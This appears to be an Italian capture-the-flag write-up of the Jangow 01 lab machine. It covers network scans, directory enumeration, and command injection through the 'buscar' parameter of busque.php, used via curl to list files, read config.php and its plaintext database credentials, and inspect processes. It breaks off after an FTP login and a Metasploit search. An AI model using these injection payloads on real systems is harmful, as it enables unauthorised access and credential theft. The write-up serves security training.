GHOSTPROTOCOL

Jangow 01

Guide for Wild Explorator

GET STARTED →

GHOSTPROTOCOL

Mapping

```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 192.168.50.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-10 04:08 EST
Nmap scan report for 192.168.50.1
Host is up (0.00021s latency).
MAC Address: 52:55:C0:A8:32:01 (Unknown)
Nmap scan report for 192.168.50.2
Host is up (0.00018s latency).
MAC Address: 08:00:27:C4:82:27 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.50.8
Host is up (0.00048s latency).
MAC Address: 08:00:27:62:C9:A1 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.50.3
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.19 seconds
```

È stata effettuata una scansione di tipo ping sweep per identificare gli host attivi nella rete 192.168.50.0/24.

Sono stati individuati 4 host attivi, tra cui:

- 192.168.50.1: Gateway o router di rete
- 192.168.50.2 – 192.168.50.3: Host virtuali (interfacce VirtualBox)
- 192.168.50.8: Sistema target di interesse

```
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV -p- 192.168.50.8
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-10 04:12 EST
Nmap scan report for 192.168.50.8
Host is up (0.00065s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
80/tcp open  http    Apache httpd 2.4.18
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-ls: Volume /
| SIZE  TIME              FILENAME
| -     2021-06-10 18:05  site/
|_
|_http-title: Index of /
MAC Address: 08:00:27:62:C9:A1 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: 127.0.0.1; OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 133.61 seconds
```

È stata eseguita una scansione con rilevamento degli script standard (-sC) e versione dei servizi (-sV) per identificare porte aperte e software in esecuzione.

- Porta 21/tcp (FTP): vsftpd 3.0.3
- Porta 80/tcp (HTTP): Apache httpd 2.4.18 (Ubuntu)


Informazioni aggiuntive:


- Server HTTP espone un index directory listing (potenziale configurazione errata)
- MAC address e OS confermano l'ambiente VirtualBox Unix-based

Il sistema target ospita un server web e un servizio FTP, configurazioni tipiche di un ambiente vulnerabile da analizzare in fase successiva (es. autenticazione FTP o exploit Apache).

GHOSTPROTOCOL

Site Descovery





Dopo aver identificato la porta 80/TCP come aperta e gestita da Apache 2.4.18 (Ubuntu), è stato effettuato l'accesso tramite browser all'indirizzo http://192.168.50.8/.

Il server restituisce un index directory listing, segnalando la presenza della cartella /site/.

Questa configurazione indica che la navigazione diretta della struttura del server è consentita, potenzialmente esponendo file non destinati alla consultazione pubblica.

La visibilità della directory principale rappresenta una debolezza di configurazione del web server, utile per ricognizioni successive o raccolta di informazioni sensibili.

Accedendo alla cartella /site/ è stato caricato un template web denominato "Grayscale", basato su Bootstrap, con contenuto statico e privo di elementi interattivi o form di input.

La pagina si presenta come una vetrina dimostrativa o installazione di test, priva di funzionalità dinamiche.
Non risultano link a backend, aree di login o form di caricamento evidenti.


Il sito potrebbe essere utilizzato come interfaccia dimostrativa o ambiente non protetto da sviluppatori. Tuttavia, la combinazione con l'indicizzazione aperta suggerisce possibili ulteriori file nascosti o configurazioni non sicure da esplorare.

GHOSTPROTOCOL

Site Descovery

Si tratta di dati generici di template non riconducibili a un dominio reale.
La presenza di valori predefiniti conferma che il sito non è stato personalizzato o completato, ma funge da pagina dimostrativa o di test.

Non emergono informazioni utili per la profilazione diretta del target, ma la scarsa configurazione rafforza l'ipotesi di un ambiente non protetto.



È stato effettuato un tentativo di accesso con credenziali anonymous, opzione talvolta consentita su server FTP mal configurati.

L'accesso è stato rifiutato con messaggio "530 Login incorrect", confermando che l'autenticazione anonima non è abilitata.

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.50.8
Connected to 192.168.50.8.
220 (vsFTPd 3.0.3)
Name (192.168.50.8:kali): anonymous
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp>
```

GHOSTPROTOCOL

GoBuster

È stato utilizzato Gobuster per individuare directory nascoste all'interno della root del server web.

- /site → 301 Redirect (cartella già nota)
- /server-status → 403 Forbidden

La presenza della directory /server-status, pur non accessibile, indica che il modulo Apache mod_status è attivo ma protetto. In caso di configurazioni errate, tale endpoint potrebbe fornire informazioni sensibili sul server e sui processi in esecuzione.

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.50.8/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.50.8/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/site                (Status: 301) [Size: 311] [--> http://192.168.50.8/site/]
/server-status       (Status: 403) [Size: 277]
Progress: 220558 / 220558 (100.00%)
===============================================================
Finished
===============================================================
```

L'enumerazione è stata estesa alla directory /site/ per identificare ulteriori cartelle interne.

Sono state individuate le seguenti directory accessibili:

- /assets/ – contenuti multimediali e grafici
- /css/ – file di stile
- /js/ – script JavaScript
- /wordpress/ – possibile CMS installato

La presenza della directory /wordpress indica un potenziale Content Management System installato o parzialmente configurato, aprendo la possibilità di futuri test mirati su versioni, plugin e vulnerabilità note.

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.50.8/site/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.50.8/site/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/assets              (Status: 301) [Size: 318] [--> http://192.168.50.8/site/assets/]
/css                 (Status: 301) [Size: 315] [--> http://192.168.50.8/site/css/]
/wordpress           (Status: 301) [Size: 321] [--> http://192.168.50.8/site/wordpress/]
/js                  (Status: 301) [Size: 314] [--> http://192.168.50.8/site/js/]
Progress: 220558 / 220558 (100.00%)
===============================================================
Finished
===============================================================
```

GHOSTPROTOCOL

GoBuster

È stato utilizzato WPScan, tool specifico per l'analisi di siti WordPress, con lo scopo di verificare la presenza di un CMS effettivamente operativo e di eventuali plugin o vulnerabilità note.

Il tool ha restituito il messaggio:
"Scan Aborted: The remote website is up, but does not seem to be running WordPress."


Nonostante la presenza della directory /wordpress/, il contenuto non corrisponde a un'installazione WordPress attiva. Potrebbe trattarsi di una directory rinominata o di un'installazione incompleta, lasciata per test o sviluppo.

Eseguita scansione approfondita alla ricerca di file specifici con estensioni comuni per configurazioni e backup.

Sono stati individuati:

- /index.html – pagina statica di default (status 200)
- /config.php – file potenzialmente sensibile (status 200)

Il file config.php potrebbe contenere informazioni critiche, come credenziali o parametri di connessione a database, e rappresenta un possibile punto di ingresso per l'esfiltrazione di dati o l'accesso non autorizzato.




GHOSTPROTOCOL

Exploration

L’apertura del file config.php, precedentemente individuato, restituisce un messaggio di errore relativo a un tentativo di connessione fallito verso un database locale.

Il file è effettivamente attivo e tenta di connettersi a un database MySQL in locale, utilizzando l’utente desafio02.
La risposta conferma l’esistenza di un backend MySQL e fornisce un’informazione sensibile utile per l’enumerazione successiva (nome utente del DB e conferma della password presente).



È stato testato il parametro buscar della pagina busque.php, verificando la possibilità che esegua comandi o ricerche lato server.

Il comando ha restituito un elenco di directory del sito (assets, css, js, wordpress, ecc.), suggerendo che il parametro possa essere vulnerabile a command injection o LFI (Local File Inclusion).

L’applicazione sembra elaborare input non sanitizzato. Ciò costituisce un potenziale punto di exploit per l’esecuzione di comandi remoti o l’accesso non autorizzato a file interni del server.

```
┌──(kali㉿kali)-[~]
└─$ curl http://192.168.50.8/site/busque.php?buscar=ls
assets
busque.php
css
index.html
js
wordpress
```

GHOSTPROTOCOL

Exploration

È stato sfruttato il parametro buscar della pagina busque.php per leggere contenuti di file interni, ipotizzando una vulnerabilità di tipo command injection.

Il comando ha restituito il contenuto completo del file config.php, rivelando credenziali in chiaro:

- Database: desafio02
- Username: desafio02
- Password: abygurl69

Il parametro buscar è effettivamente vulnerabile e consente la lettura arbitraria di file di sistema, rappresentando un grave rischio di compromissione.
Le credenziali acquisite possono essere testate su altri servizi esposti (es. FTP, SSH, DB).

```
┌──(kali㉿kali)-[~]
└─$ curl http://192.168.50.8/site/busque.php?buscar=cat+wordpress/config.php
<?php
$servername = "localhost";
$database = "desafio02";
$username = "desafio02";
$password = "abygurl69";
// Create connection
$conn = mysqli_connect($servername, $username, $password, $database);
// Check connection
if (!$conn) {
    die("Connection failed: " . mysqli_connect_error());
}
echo "Connected successfully";
mysqli_close($conn);
?>
```

L'autenticazione non è andata a buon fine (530 Login incorrect).
Il server vsFTPd 3.0.3 è protetto e non accetta l'accesso con tali credenziali.

Le credenziali recuperate sono valide per il database MySQL ma non per il servizio FTP. Tuttavia, l'avvenuta esposizione di password in chiaro evidenzia una criticità grave nella gestione della sicurezza applicativa.

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.50.8
Connected to 192.168.50.8.
220 (vsFTPd 3.0.3)
Name (192.168.50.8:kali): desafio02
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp>
```

GHOSTPROTOCOL


Exploration

È stata eseguita una lettura mirata del file user.txt nella directory dell'utente jangow01, sfruttando ancora il parametro vulnerabile buscar.

È stato ottenuto un hash identificativo: d41d8cd98f00b204e9800998ecf8427e

L'accesso a file interni conferma il completo controllo del server tramite esecuzione remota di comandi (RCE).


Il file letto rappresenta la flag utente, indicativa del successo nella compromissione parziale del sistema.



La pagina web mostra il risultato del comando netstat -tuln, suggerendo sfruttamento di una vulnerabilità di command injection.

L'output elenca i servizi in ascolto sul sistema target, includendo porte TCP/UDP attive (ad es. 3306 MySQL, 22 SSH, 80 HTTP).

Ciò consente una mappatura accurata della superficie d'attacco del server.




GHOSTPROTOCOL

Exploration

Output del comando ps eseguito attraverso il parametro vulnerabile buscar.

L’elenco dei processi include numerose istanze di apache2, oltre a shell bash e sh, evidenziando attività interattive potenzialmente derivate dallo sfruttamento remoto.


È confermata la capacità di eseguire comandi arbitrari lato server, con visibilità sull’ambiente di runtime del web server.



Contenuto del file .backup all’interno della directory /var/www/html/.

Il file contiene credenziali in chiaro (hostname, database name, username e password) per la connessione MySQL del sito.

Ciò conferma la possibilità di accedere a file applicativi sensibili tramite LFI/command injection, compromettendo completamente il backend.



GHOSTPROTOCOL

Exploration

Output di un’analisi eseguita tramite Nmap che include la fase di traceroute, indicando che l’host 192.168.60.13 è raggiungibile con bassa latenza.

Successivamente viene effettuato un tentativo di connessione SSH verso lo stesso host, che però restituisce un Connection timed out.

Questo comportamento suggerisce che il servizio SSH, pur precedentemente individuato (ad esempio durante la scansione), non è effettivamente accessibile o risulta filtrato da firewall o ACL di rete.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ftp 192.168.60.13
Connected to 192.168.60.13.
220 (vsFTPd 3.0.3)
Name (192.168.60.13:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Collegamento tramite protocollo FTP verso lo stesso host.

Il server risponde con banner vsFTPd 3.0.3 e consente l’autenticazione dell’utente jangow01, mostrando un sistema remoto identificato come UNIX.

La sessione FTP si apre correttamente in modalità binaria, segnalando che il servizio è disponibile e operativo per il trasferimento di file.

```
TRACEROUTE
HOP RTT     ADDRESS
1   0.97 ms 192.168.60.13

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.89 seconds

┌──(kali㉿kali)-[~]
└─$ ssh jangow01@192.168.60.13
ssh: connect to host 192.168.60.13 port 22: Connection timed out
```


GHOSTPROTOCOL

Exploration

Sessione FTP autenticata in cui l'utente esegue una navigazione nella directory home/jangow01.

Il comando ls restituisce un file denominato list.sh, caratterizzato da permessi estesi (-rwxrwxrwx), quindi eseguibile e modificabile da qualsiasi utente.


Tale configurazione rappresenta una misconfiguration rilevante, poiché espone a possibili manipolazioni di file eseguibili all'interno della home dell'utente di sistema.



Mostra il browser che richiama la pagina busque.php con parametro impostato a bash /home/jangow01/list.sh.

La pagina restituisce schermata vuota, segnalando che il comando è stato inviato al server ma non ha generato output visibile.

Questo comportamento è coerente con un contesto di command injection, in cui l'output dello script può non essere rediretto verso l'interfaccia web oppure lo script stesso non produce dati in stdout.




GHOSTPROTOCOL

Exploration

Pagina busque.php con parametro impostato su ufw status.

La risposta è una schermata completamente vuota, il che suggerisce che il comando è stato inoltrato al sistema ma non ha prodotto output o che l'output non è stato reindirizzato alla pagina web.


Questo comportamento è coerente con un contesto di command execution non interattiva, in cui determinate utilità di sistema non restituiscono un output visibile attraverso l'interfaccia vulnerabile.



Esecuzione di una ricerca all'interno di Metasploit Framework per identificare moduli relativi a "multi handler".

Il risultato elenca diversi moduli, inclusi payload handler generici e componenti relativi a escalation locale o persistence su vari sistemi operativi.

L'evidenza indica la fase di selezione del modulo appropriato nell'ambito di una procedura di gestione sessioni o payload.




GHOSTPROTOCOL

Exploration

Pagina busque.php in cui viene richiesto l'avvio dello script /home/jangow01/list.sh tramite il parametro vulnerabile.

La pagina restituisce uno schermo completamente bianco, come negli screenshot precedenti.

